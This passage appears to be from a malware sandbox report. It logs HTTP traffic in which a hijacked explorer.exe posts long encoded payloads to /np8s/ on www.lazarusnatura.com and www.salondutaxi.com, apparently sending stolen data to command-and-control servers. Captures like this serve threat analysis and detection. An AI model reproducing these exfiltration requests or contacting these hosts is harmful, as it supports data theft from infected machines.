6e 30 37 33 61 49 76 39 41 4a 37 6b 31 38 57 36 68 77 39 79 76 4c 35 4b 30 75 49 73 62 49 6b 4d 4d 36 58 4e 51 63 4e 6a 5a 59 6d 77 54 4c 65 4d 73 36 6c 65 34 36 35 4a 55 48 52 32 6c 45 7e 73 48 50 48 4a 37 37 48 55 51 74 36 6f 5a 76 4c 51 51 7a 4d 6d 4b 73 36 76 6b 5a 30 5f 5a 71 6a 6b 33 57 63 69 68 45 79 70 64 66 6e 6a 6b 51 74 68 79 74 32 6c 78 37 41 50 39 65 28 33 7e 78 7a 77 29 2e 00 00 00 00 00 00 00 00 Data Ascii: U48h=rgBdZoAVNJxqfsKhDn~bgUF26glhVpxDQe5x6jSy(WF1SUxsLk514PqGhbzwuJ2YJdy7yf46u s(THr1aGvPuHiH1HbaZM9uWSFcz986Tuv6TMO7Nl0B2WpfiJH7I5ocRQ4zywF6teZtgXXTINnAeKtA-54g9qYxgR6s QquF2G7uSKBiHIoTymxUQsIxVtZIbnEA4VqPM4AhRggYN7czx8h6Q42Twj5pII_hJ5aBYN9TXJyI_TpHFDwrcMwmba uoM58jlHtnSpNw-6uKdtMn073aIv9AJ7k18W6hw9yvL5K0uIsbIkMM6XNQcNjZYmwTLeMs6le465JUHR2lE~sHPHJ7 7HUQt6oZvLQQzMmKs6vkZ0_Zqjk3WcihEypdfnjkQthyt2lx7AP9e(3~xzw).
May 27, 2022 18:49:11.578197956 CEST	9469	IN	HTTP/1.1 405 Not Allowed Date: Fri, 27 May 2022 16:49:11 GMT Content-Type: text/html Content-Length: 154 Connection: close Server: namecheap-nginx Allow: GET, HEAD Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49945	198.54.117.216	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:11.580852985 CEST	9482	OUT	POST /np8s/ HTTP/1.1 Host: www.lazarusnatura.com Connection: close Content-Length: 36478 Cache-Control: no-cache Origin: http://www.lazarusnatura.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.lazarusnatura.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 72 67 42 64 5a 6f 74 41 51 49 64 7a 41 73 57 43 42 55 4f 50 76 48 64 30 35 52 52 75 5a 4e 6c 41 44 62 56 62 6b 58 61 50 7e 54 4a 76 57 6b 73 4d 50 6c 68 39 34 4c 75 76 6f 49 62 38 70 70 4b 48 4a 5a 6e 59 79 63 55 36 70 73 6d 55 48 49 63 39 47 4b 37 74 48 43 48 6a 45 62 61 45 47 5a 75 72 53 46 52 55 39 38 79 44 75 65 47 54 4b 63 54 4e 6a 7a 39 48 5a 70 66 6f 4b 48 72 55 39 6f 59 4d 51 35 61 33 77 45 57 74 65 70 52 67 57 33 44 4c 63 77 30 64 48 64 41 37 36 49 67 34 6a 35 4e 61 52 36 34 69 71 76 35 32 47 4a 36 53 4a 78 43 48 42 35 54 74 74 68 55 5a 39 59 78 63 7e 4a 45 4b 6e 45 63 30 56 72 61 35 34 31 52 52 67 51 59 41 73 39 72 35 32 53 7e 39 36 32 32 61 6a 35 74 4d 5a 4c 68 52 35 59 46 6b 48 6f 65 68 55 67 51 5a 54 72 4c 76 43 51 71 56 44 51 6e 48 61 75 6f 73 35 38 69 72 48 74 33 53 70 4b 45 2d 38 4c 4f 64 76 74 6e 7a 33 33 61 4a 6c 64 42 4d 6b 78 74 75 57 36 35 67 39 32 6a 68 35 35 59 75 4c 4a 6e 49 67 39 4d 31 66 74 51 61 4a 6a 5a 42 70 51 54 2d 65 4d 73 59 6c 66 35 78 36 2d 55 48 52 6b 4e 45 7a 75 76 50 42 35 37 37 43 55 51 72 30 49 56 5f 4c 51 4a 34 4d 6a 75 47 36 59 45 5a 30 74 39 71 6a 46 33 57 52 79 68 45 71 5a 64 4f 6a 67 31 79 70 77 79 2d 38 30 67 65 42 4b 6b 55 7a 33 7a 46 6e 46 49 65 35 72 69 72 6b 6f 66 63 76 53 71 46 7a 53 5a 72 38 75 52 33 71 67 41 64 63 54 6f 75 79 5a 64 30 28 42 32 4b 4e 6e 65 53 67 6d 28 74 66 4d 69 63 51 66 46 42 49 43 50 52 75 72 51 65 4b 30 28 62 69 6e 67 6c 6b 56 56 56 65 30 41 68 62 53 61 55 66 37 51 46 39 32 54 50 47 38 65 46 48 77 49 4d 4b 73 44 72 56 38 67 68 45 49 51 63 6b 31 65 70 69 37 37 71 61 61 73 64 4a 43 44 6e 55 77 39 71 47 71 32 61 30 55 75 4a 38 4d 62 41 69 5f 45 71 49 5f 65 43 38 2d 7e 6d 6f 32 34 65 53 50 4a 79 5a 43 4d 50 54 68 39 4b 6a 76 4d 35 65 36 37 78 65 37 46 50 4d 35 34 57 28 2d 63 4a 30 56 63 63 42 56 6f 73 39 57 55 69 4e 56 4f 79 6d 48 57 2d 6d 48 71 46 4a 4c 49 75 72 55 28 71 56 39 72 51 48 75 32 6b 6c 51 36 79 79 70 53 37 4a 46 59 61 4a 41 54 33 68 70 69 46 32 54 44 62 4e 45 75 4e 42 42 78 31 35 4c 7e 5a 6d 44 35 77 56 69 6e 42 74 38 38 51 56 74 34 63 35 31 68 4a 57 37 6f 56 55 57 79 65 77 65 77 44 45 2d 59 36 43 72 63 49 6f 37 6c 59 39 6b 28 42 71 58 59 48 6c 73 30 36 47 77 41 64 44 46 64 46 48 64 4a 31 36 77 74 6c 46 59 55 4c 52 45 6b 4b 51 5f 71 75 4e 79 79 6a 46 4f 5a 76 4e 57 7a 61 47 55 7a 4e 61 68 74 4c 42 69 47 42 32 44 49 77 42 37 70 67 57 34 79 37 6f 72 5a 6f 56 45 59 56 72 6a 66 58 7e 44 54 54 7e 72 42 37 6f 37 77 77 6e 48 30 5a 46 55 41 43 6d 4d 53 73 37 70 6a 33 5a 76 35 66 36 38 69 6d 57 73 6d 66 71 30 38 43 79 70 62 5a 32 2d 75 61 63 44 51 39 6e 47 50 51 4f 48 72 73 57 30 6d 43 58 51 76 50 6d 39 50 68 66 6b 31 75 74 63 31 52 55 63 56 70 4e

Timestamp	kBytes transferred	Direction	Data
			39 6c 50 41 72 56 74 35 56 47 74 41 43 4b 57 32 61 4d 57 28 56 47 66 63 4b 55 69 58 77 63 61 43 42 73 4b 79 78 61 50 38 64 69 74 43 61 77 4e 77 37 33 45 69 36 53 42 50 42 7a 4b 31 50 5a 46 71 7a 51 42 6d 52 58 70 69 70 6f 6d 38 4b 6a 31 78 4b 77 42 44 79 72 77 79 30 54 65 4c 6e 50 6c 4e 59 74 51 59 72 32 79 32 41 47 64 52 54 37 6d 45 47 4f 56 74 78 37 55 35 6c 45 64 4f 38 65 57 30 46 65 74 36 49 58 42 59 39 58 55 7a 55 41 59 48 57 45 6d 51 43 6a 61 68 4b 72 46 6a 47 41 47 6b 62 58 32 79 44 55 43 65 30 6a 6d 46 7a 42 36 52 71 77 49 68 77 66 53 58 39 4f 54 64 78 34 6d 6a 4e 59 54 35 74 42 67 61 58 72 56 65 4a 43 32 6e 50 72 7e 71 79 61 57 6c 4d 2d 43 55 70 58 35 73 4c 49 67 35 49 71 45 67 28 43 74 77 68 45 33 32 28 2d 37 37 4d 68 39 41 67 33 74 45 4b 5a 79 4c 6f 36 6e 71 70 63 55 66 53 66 45 6d 31 45 68 44 65 6a 38 33 69 74 33 39 63 74 59 65 28 6c 75 4b 36 6c 55 67 37 70 6e 6f 78 36 78 6a 51 30 49 4f 4a 6c 48 55 66 4c 6c 71 7e 30 56 45 65 64 4c 4b 6b 4d 51 77 4b 56 68 41 4e 70 74 42 72 5a 46 43 4e 48 6c 4a 62 42 67 44 55 79 4a 44 61 37 33 57 32 34 55 73 32 57 74 54 33 6a 70 43 43 57 61 6d 69 50 48 6d 61 48 46 36 47 39 49 77 53 33 4d 58 7e 30 42 42 33 51 55 58 48 65 64 38 6c 6e 74 4a 56 72 79 4d 52 33 48 4d 51 6d 30 74 28 62 41 34 6c 30 45 47 7a 38 64 34 36 52 47 6f 5a 39 44 66 Data Ascii: U48h=rgBdZotAQIdzAsWCBUOPvHd05RRuZNlADbVbkXaP~TJvWksMPlh94LuvoIb8ppKHJZnYycU6p smUHIc9GK7tHCHjEbaEGZurSFRU98yDueGTKcTNjz9HZpfoKHrU9oYMQ5a3wEWtepRgW3DLcw0dHdA76Ig4j5NaR64 iqv52GJ6SJxCHB5TtthUZ9Yxc~JEKnEc0Vra541RRgQYAs9r52S~9622aj5tMZLhR5YFkHoehUgQZTrLvCQqVDQnHa uos58irHt3SpKE-8LOdvtnz33aJldBMkxtuW65g92jh55YuLJnIg9M1ftQaJjZBpQT-eMsYlf5x6-UHRkNEzuvPB57 7CUQr0IV_LQJ4MjuG6YEZ0t9qjF3WRyhEqZdOjg1ypwy-80geBKkUz3zFnFle5rirkofcvSqFzSZr8uR3qgAdcTouy Zd0(B2KNneSgm(tfMicQfFBICPRurQeK0(binglkVVVe0AhbSaUf7QF92TPG8eFHwIMKsDrV8ghEIQck1epi77qaas dJCDnUw9qGq2a0UuJ8MbAi_EqI_eC8-~mo24eSPJyZCMPTh9KjvM5e67xe7FPM54W(-cJ0VccBVos9WUiNVOymHW-m HqFJLlurU(qV9rQHu2klQ6yypS7JFYaJAT3hpiF2TDbNEuNBBx15L~ZmD5wVinBt88QVt4c51hJW7oVUWyewewDE-Y 6CrcIo7lY9k(BqXYHls06GwAdDFdFHdJ16wtlFYULREkKQ_quNyyjFOZvNWzaGUzNahtLBiGB2DIwB7pgW4y7orZoV EYVrjfX~DTT~rB7o7wwnH0ZFUACmMSs7pj3Zv5f68imWsmfq08CypbZ2-uacDQ9nGPQOHrsW0mCXQvPm9Phfk1utc1 RUcVpN9lPArVt5VGtACKW2aMW(VGfcKUiXwcaCBsKyxaP8dRBI8Vy245XoaU52-ZIU-uVYDIZJcFHw5SunITitCawN w73Ei6SBPBzK1PZFqzQBmRXpipom8Kj1xKwBDyrwy0TeLnPlNYtQYr2y2AGdRT7mEGOVtx7U5lEdO8eW0Fet6IXBY9 XUzUAYHWEmQCjahKrFjGAGkbX2yDUCe0jmFzB6RqwIhwfSX9OTdx4mjNYT5tBgaXrVeJC2nPr~qyaWlM-CUpX5sLIg 5lqEg(CtwhE32(-77Mh9Ag3tEKZyLo6nqpcUfSfEm1EhDej83it39ctYe(luK6lUg7pnox6xjQ0IOJlHUfLlq~0VEedLKkMQwKVh ANptBrZFCNHlJbBgDUyJDa73W24Us2WtT3jpCCWamiPHmaHF6G9IwS3MX~0BB3QUXHed8lntJVryMR3HMQm0t(bA4l 0EGz8d46RGoZ9Dfkyi5~5aiIblX1Gyq0dQFnmHLXOLLZ6n2l5Fg2YyOgrt0HNl8AzTjRt31dQAvBcQjQVTYRhljJoB 9d9LRrG(vlHMfq3ssDPm8p1f4163itU26HpwHF9e5I1QG~N2geKvnApap9Mol9ODxM5C7oeeUsGjEf5CTlrDAvkjJS U(uCgM-t3p7gQoCRmOzjJVENviT33~KWUdYC2ZMm_ZVurEL534YDrarRNfDkMftZojhGhF-yrhGW3FyohjHYSJappm FIRPu9B3-AK2jkeQlp-iNILlCSlQrb7RfoiFiyaORV-glZHaSpr1BBDyBqIT8KKrqfKL_PlWNsUes0m5gF37flWz0x0AzAibRuyB EUcaYJjdq9fM2EHbdNzEwerXtYE6g6xsWU_vb21r-mXjmLUI0Y6RPBbjSaf(MyntaDNHlsrCflrxnumBE0BMMU6z9m kLQBsSq1ql7NG6Qe-6qGb3F0yk0GcqEumRbewJxw4wRiLwDd-2Us3pqGY0e9iYG0YUytMxBWsq1bHEgw9H_H57DCxI 6Q_MF5XNQj2Sy6c9xxkoNWyvrg45i7NRsMLGUOqq-887kf9On5tDyv1sZHuw2I_Kt5kkPzVs9mZI16-XHUlLa8wXed iaT8uDhuZud3ma8ZpKSN1qsfdRX8qMLQQMCHFvxTDca1WRxUseRA-aeo9f-8wVNVMSP4oyKW87zsIkQJS6Qr7uZPAx QwrSqr8AWX4SeAWtgdIhumm5iiF7xErYdqoMm2S3802m7HMKGsqW-SWgtv5GSPY9FyTeZF_XjPzFU78(iTm0khTnF3 2BTjXEH9ZxHPIQN3liJ7Zh61-Lcl1V7KRgDxgMc8XQ-dMcJnd(N9OGyRzqVnLVUbHku9mC7YNj8cw32Jo3ul7UzpcY D2OMou1WrcY9-nO79JK~6Gi4vgmfWUmVZ6XyJPZcKpjORPiSLC3YZRZo58zQyY0KB8TQbnY2nKqMOwmpn8-Grit5qV AoDXExTiHvXI62pinak3oh2cAsMMcLwnr4RNJLq2sARGJaQK6JgFFFkTUUUmTEQh_pp(W4IgHvm54MoNt26jDMCHaT amjilEngUeT4JzjMGrmszh0R6wDlmczVUUjr90cZyK-ayJpGn(vKo4T8e8vPB7KW6RZYFAdsnORftlRRSGbOj(3qgM- IkPLxJLIwdoKvIt2KkMJSpFBoN8R7QQuMxaffAdaP_DLj8EtClnMdZh68D(LnLFSBUnV5NSulThgn4K14BW9meRUx SlXIvFQmkRpsI~rdjYxTj6bxlNCYeJxNZi7Sg2DHPzp2SeeT4ZpRPA8AMvQJP9ruZF3fqHauRQJqwxdj58k0xZQkay yG8ZxUeiLrLiLS6H3701wGg21LaimG1(xxIep1SiasVGkwzLbQTYQg-7fhv1Ql4kwPxh9Ww42NlL43pAcSaW6TfiAQ 9YjgK1TkWXoGWsn81fpX4N-AdXiw10T(pkwW-XBDCz-mVXvccyRx7I9Zw8mBwCmWQulYBbKGN2z8wKTo7hLNpQZoFj i(rtdj_atI3mifxuWiS5RnnzAnDFkh64g4jF0IqI5oaA5nHEVuF5pOxpjtQaInpcjNfRN1dUQTnxsSsxDbMX7v6QMB jhC8v2H0TYsRgAbLDnSvKBguwboMZRRVH72ZqqW6BpltzWavyYP(Oou3A3zZyhCPoL1Oho1iTfeSOBWazGFVqM2vRQ UphWNoQ12MIbGnRPII9u1Zxhl5P1gSmR-cERmxfsfGm4vy5iLsf0glNA2N7sh~V5IGa5W87AtWgxg~p762i2DILJVp uP0t5~t(WVDwDC8E54vONEoLgGwjpbDTflVwIEFejCIOgrHEFdURNl47x17vo94WnDbdL6hEG6QXVI3VxnAnHX-GYn 800K5NbLylQtC7BrEAqJ_iq6RUCEro2B3pLixniEHqLN6gxtjVTJdfmGsAEYERx1O9DJduHoN8K9Hz8TdgW4Jv3IK(bylfRjMdmcIBeQfBvR8PtHPQx(8N52Ad07M22aeQZyEnDncgThyp2agK3dOUof3B789gyMjeEFKcOZIs6MSje1jKqy ry_jf6uh6SYFE0k2rapPvHZx2dK60ROBTEhY3vp2jindTVFNKrl30oAYc7CWBbO8qInC2BRcMbh~mzFN6mp~VgbcM9 CEV2DnGUXQyMlTjX89d(5YnG-Kp0cu1ka~XfOeU(fnHvlDOD5cNASmtezL7a9AjZfQ9APKvYnLl~KqLy5Bc5SxEK1L 0JoF8y2ucm3vwt9wP0uOAN-aXrBwXoibAoV~JkysnkqoA(MH_RMtMYNj9kLI0Opw3rEHfzrLaqBYBwmvXbzYjAe7M7 I6RCcCeimR0mm32ocQZB619ro7LElBalb1lfymoTMdpA85heDqFmwNSAZMZ58(6e2OykqBiwYEk4Wvqi59T7dDwQ-u e5ZiGl7kg4dYCh-b3tFZhwKsxa5YAPq6lnXsJnEVo~oqUlVCY4YMM2cmPFPILLZC5BB8xflmfQ2TVogKsYAf_UB8mt azemqvUxdUr4eUTdfHCKbj0oeS903DKuneoXsGbuclZXZWL(RMLPy1JQowtPl6hAJH2xBS_P0(Mhmh6nHT_axp1xKk 6uDzwb-1Od5GivvGQ15UdN_1n5X07mEy8cpaHyO2VD30AxKX0KpikKXofDjFYnqXFEzdTqwXOChDkNrJJoPoJP08w0 nv2C4DyqkPrVIr8KwHuXYgwo1z4n
May 27, 2022 18:49:11.749700069 CEST	9483	IN	HTTP/1.1 405 Not Allowed Date: Fri, 27 May 2022 16:49:11 GMT Content-Type: text/html Content-Length: 154 Connection: close Server: namecheap-nginx Allow: GET, HEAD Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49946	198.54.117.216	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:11.752899885 CEST	9486	OUT	GET /np8s/?2dEPbf=4hfxZPP84Ri&U48h=ki1nHMJkMrR7eeT2cjvvxShsxzdLToZEWe0Y/Ruw5T1OY282Gl8t0P/h1biOulyNKIHU HTTP/1.1 Host: www.lazarusnatura.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49953	188.114.96.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:22.372195959 CEST	9490	OUT	POST /np8s/ HTTP/1.1 Host: www.salondutaxi.com Connection: close Content-Length: 410 Cache-Control: no-cache Origin: http://www.salondutaxi.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.salondutaxi.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 4a 64 61 68 75 4d 53 70 31 4e 51 64 57 61 32 41 63 36 6b 73 51 63 74 41 5a 6e 52 64 5a 64 53 7a 49 32 6a 58 6b 41 78 67 5a 2d 4e 33 39 4f 46 78 46 7a 66 4b 70 5a 6f 4a 74 5f 34 79 57 64 72 56 6b 55 53 63 70 52 5a 59 70 35 57 43 68 47 36 79 47 47 31 57 57 57 47 78 66 4c 6e 6a 62 61 69 47 79 35 4f 45 51 73 56 74 6d 4f 67 31 42 6d 6f 2d 55 70 72 4e 34 41 67 79 45 37 59 46 45 6a 67 53 75 67 66 57 38 57 59 4e 43 58 52 69 34 55 4f 68 74 62 66 57 6b 49 42 4b 55 46 46 62 62 39 31 4c 55 32 55 48 51 64 6f 79 68 64 59 52 32 31 4c 5a 77 79 75 72 53 67 4a 2d 32 46 7e 76 7e 68 76 4c 78 4c 79 6e 42 4a 37 4c 39 50 63 69 70 6d 41 65 34 38 6f 6c 50 48 79 36 42 37 78 44 34 73 32 79 75 53 74 52 7e 67 6a 71 6b 6c 66 50 59 73 77 46 38 62 47 31 4f 42 28 4e 69 48 52 30 6a 2d 47 6a 5a 59 32 71 57 6b 64 4f 42 5a 68 37 6a 32 63 71 47 6c 42 38 56 53 44 49 4c 6c 77 48 61 46 6f 52 6c 2d 63 48 42 54 74 73 35 69 4a 65 35 69 4c 4d 77 46 74 53 55 56 4d 36 6d 64 28 54 79 6f 4f 4e 5a 6e 6c 77 50 48 6a 75 75 53 71 57 44 73 30 4e 58 50 7a 63 57 69 50 61 4d 4d 45 57 4c 45 66 48 7e 41 45 6e 6b 75 35 62 4c 2d 37 6f 73 57 71 37 30 42 73 45 43 58 77 2d 6e 51 28 6b 67 4d 64 68 57 66 52 63 57 38 33 37 74 68 4c 73 53 44 65 67 4f 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: U48h=JdahuMSp1NQdWa2Ac6ksQctAZnRdZdSzI2jXkAxgZ-N39OFxFzfKpZoJt_4yWdrVkUScpRZYp 5WChG6yGG1WWWGxfLnjbaiGy5OEQsVtmOg1Bmo-UprN4AgyE7YFEjgSugfW8WYNCXRi4UOhtbfWkIBKU FFbb91LU2UHQdoyhdYR21LZwyurSgJ-2F~v~hvLxLynBJ7L9PcipmAe48olPHy6B7xD4s2yuStR~gjqklfPYswF8bG 1OB(NiHR0j-GjZY2qWkdOBZh7j2cqGlB8VSDILlwHaFoRl-cHBTts5iJe5iLMwFtSUVM6md(TyoONZnlwPHjuuSqWD s0NXPzcWiPaMMEWLEfH~AEnku5bL-7osWq70BsECXw-nQ(kgMdhWfRcW837thLsSDegOA).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49954	188.114.96.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:22.437093019 CEST	9504	OUT	POST /np8s/ HTTP/1.1 Host: www.salondutaxi.com Connection: close Content-Length: 36478 Cache-Control: no-cache Origin: http://www.salondutaxi.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.salondutaxi.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 4a 64 61 68 75 4e 7e 42 78 2d 56 44 54 50 75 6a 64 76 49 47 62 4d 64 47 55 33 46 53 61 5a 61 73 43 6b 57 6d 35 78 42 52 57 63 4e 58 76 75 49 6e 42 77 76 6b 70 63 55 6b 33 64 73 4d 48 4e 6e 61 6b 55 72 5f 70 52 64 59 37 49 76 5a 6d 6c 44 76 47 6a 68 56 57 32 48 55 65 4c 6e 78 66 66 43 37 79 35 36 79 51 73 64 62 6d 5f 4d 31 41 43 41 2d 64 4b 7a 45 69 51 67 30 4f 62 49 5a 41 6a 6b 6c 75 6a 76 65 38 53 63 4e 43 6e 56 69 35 31 65 67 35 6f 48 56 70 34 42 4c 66 6c 46 34 4a 39 77 36 55 32 67 6c 51 64 6b 79 68 49 77 52 30 6b 72 5a 6c 31 36 6b 63 77 4a 33 6b 31 7e 59 36 68 69 58 78 4c 65 52 42 4d 62 62 39 2d 59 69 76 57 41 66 79 50 4a 61 63 45 62 6c 44 37 46 6b 34 73 7a 6b 76 47 74 4a 7e 6b 7a 4b 77 6e 33 65 58 75 6f 6a 38 5a 71 54 49 68 28 42 71 6e 52 5f 6a 2d 48 4c 5a 59 32 49 57 6c 74 4f 42 61 78 37 73 30 6b 71 51 52 56 39 5a 53 44 4e 53 56 78 61 65 46 6b 74 6c 2d 56 5a 42 54 6c 4b 34 56 35 65 34 47 50 4d 67 41 5a 54 63 31 4d 38 69 64 28 61 35 49 4f 49 5a 6e 6c 43 50 43 57 6a 75 6a 32 57 43 34 6f 4e 44 4e 62 63 58 53 50 61 43 73 45 59 65 55 62 58 7e 41 63 72 6b 76 4a 4c 4c 74 58 6f 73 41 32 37 31 6b 51 45 42 6e 77 2d 76 77 7e 4b 78 39 6f 6c 65 39 74 2d 61 75 28 5f 6e 31 65 65 62 54 61 6c 5a 6f 6b 68 4f 5a 68 35 54 4c 45 75 36 53 47 6f 6e 45 57 76 48 48 66 61 46 4c 58 75 45 6e 62 54 62 6e 76 36 31 47 31 31 49 5f 6f 68 70 6b 62 34 4b 35 43 49 64 4f 6d 33 49 51 4f 4d 65 71 76 59 36 63 62 65 4e 56 30 6d 30 71 6c 48 67 52 4a 61 5a 31 4d 57 59 59 76 45 67 76 38 73 6a 43 66 37 59 4a 32 4e 41 75 4a 54 58 68 45 62 75 77 37 30 66 2d 65 34 34 72 57 36 54 79 6a 72 33 58 63 62 4d 64 73 30 76 51 6a 6f 70 5a 49 58 34 72 55 6d 45 62 42 4a 6e 41 4e 35 57 41 61 63 4f 36 6c 49 74 44 28 41 49 50 55 5f 6d 7a 53 39 6a 6d 63 58 79 34 34 36 4e 4b 6f 79 6d 56 65 45 43 52 67 2d 37 56 4b 55 39 6c 47 76 76 70 78 70 32 37 37 68 33 59 66 69 65 55 54 72 69 76 45 53 6f 4c 75 4a 36 4c 52 4b 45 77 6c 63 51 50 4a 66 33 36 6b 4b 4e 6d 46 6d 76 53 39 46 63 4c 64 58 4e 7a 49 34 70 62 71 64 52 6d 53 56 4b 34 76 46 7e 54 70 36 75 68 38 79 4b 78 75 47 46 35 7e 4d 67 43 42 76 37 4d 77 35 4d 34 4d 50 73 52 45 38 62 37 72 72 5a 4a 35 42 5a 71 33 38 31 53 43 6f 68 35 56 6b 5a 5a 28 71 78 4d 6f 4c 73 31 30 30 59 6a 70 6f 71 36 30 4a 72 74 74 6c 50 6d 52 31 4b 33 4a 4f 37 58 41 63 6b 6c 30 66 34 66 39 4e 56 47 65 42 77 31 7a 59 62 35 6c 70 65 42 4c 59 76 32 67 79 33 68 72 77 74 33 53 7a 48 5a 58 39 54 50 69 53 47 55 36 55 78 4f 46 75 59 48 79 6e 66 36 4c 2d 6b 69 57 73 4a 5f 53 52 46 47 30 7a 53 4b 7a 5f 37 63 44 4b 54 47 5a 4e 7a 46 30 54 71 77 35 62 39 47 37 44 70 4b 38 53 73 77 78 58 6a 4a 6f 43 6d 68 4f 70 45 76 41 45 36 74 6f 52 6c 6f 4a 36 59 79 50 6c 35 6e 36 30 59 35 55 59 42 52 31 77 77 62 28 6d 53 36 28 35 71 6e 47 4e 52 52 79 47 48 78 67 51 4d 71 57 5a 4e 41 5a 69 47 50 75 6e 6a 64 48 47 36 79 62 30 79 41 43 59 77 49 4c 59 4a 6b 61 4e 33 32 41 35 30 6e 47 42 30 78 6c 64 34 6b 56 66 38 57 35 43 74 53 49 35 64 30 62 54 6d 64 79 7a 4e 43 6d 30 56 68 46 72 70 43 6c 69 39 6c 70 74 35 63 47 2d 67 6d 4c 5f 42 5a 6c 30 39 4c 7a 57 51 38 53 4b 72 63 50 6c 46 52 6c 67 75 58 76 55 4f 38 77 73 33 77 28 31 49 7a 6b 41 6b 33 52 53 77 75 6e 45 57 44 7a 34 38 79 4b 56 55 6c 4b 41 4a 32 72 76 61 36 70 69 72 5a 41 62 42 47 41 4a 73 79 48 4e 50 69 7e 69 63 6a 6e 69 32 5a 64 66 6a 51 52 69 6d 2d 66 62 50 32 70 48 45 65 65 79 55 6f 31 75 42 76 5a 39 42 65 4f 59 66 73 59 61 6c 68 58 6d 6a 30 66 63 31 41 4a 5a 45 44 46 6a 5a 32 73 71 79 44 49 51 59 64 64 35 49 5f 77 69 39 73 62 44 78 61 44 30 78

Timestamp	kBytes transferred	Direction	Data
			78 39 59 48 4b 39 71 4c 6c 45 68 56 4e 7e 57 7e 4b 63 66 6a 64 71 39 35 37 5a 66 38 32 77 6c 28 44 7a 4d 64 47 61 47 32 53 77 54 72 6b 68 46 48 6e 63 6b 39 7a 47 66 7e 77 45 4f 65 43 78 6e 6d 59 6e 6b 58 4f 71 67 64 61 63 61 7e 38 50 2d 6e 61 31 75 74 53 68 52 75 69 75 78 61 74 71 59 33 55 64 49 33 51 76 69 71 48 75 37 75 74 4b 75 5a 68 6f 62 61 48 4f 67 47 74 45 50 46 49 68 50 41 72 55 6e 68 6f 52 38 64 54 37 50 4c 69 65 36 47 45 50 6d 4e 36 33 78 76 6d 41 72 28 67 33 53 6c 71 5a 65 41 73 56 55 28 50 73 63 4f 65 77 43 33 6e 45 58 56 47 5a 52 6f 79 6e 58 48 53 4f 2d 57 5f Data Ascii: U48h=JdahuN~Bx-VDTPujdvIGbMdGU3FSaZasCkWm5xBRWcNXvuInBwvkpcUk3dsMHNnakUr_pRdY7 IvZmlDvGjhVW2HUeLnxffC7y56yQsdbm_M1ACA-dKzEiQg0ObIZAjklujve8ScNCnVi51eg5oHVp4BLfIF4J9w6U2g lQdkyhIwR0krZl16kcwJ3k1~Y6hiXxLeRBMbb9-YivWAfyPJacEblD7Fk4szkvGtJ~kzKwn3eXuoj8ZqTlh(BqnR_j-HLZY2IWlt OBax7s0kqQRV9ZSDNSVxaeFktl-VZBTlK4V5e4GPMgAZTc1M8id(a5IOIZnlCPCWjuj2WC4oNDNbcXSPaCsEYeUbX~ AcrkvJLLtXosA271kQEBnw-vw~Kx9ole9t-au(_n1eebTalZokhOZh5TLEu6SGonEWvHHfaFLXuEnbTbnv61G11I_o hpkb4K5CIdOm3IQOMeqvY6cbeNV0m0qlHgRJaZ1MWYYvEgv8sjCf7YJ2NAuJTXhEbuw70f-e44rW6Tyjr3XcbMds0v QjopZIX4rUmEbBJnAN5WAacO6lltD(AIPU_mzS9jmcXy446NKoymVeECRg-7VKU9lGvvpxp277h3YfieUTrivESoLu 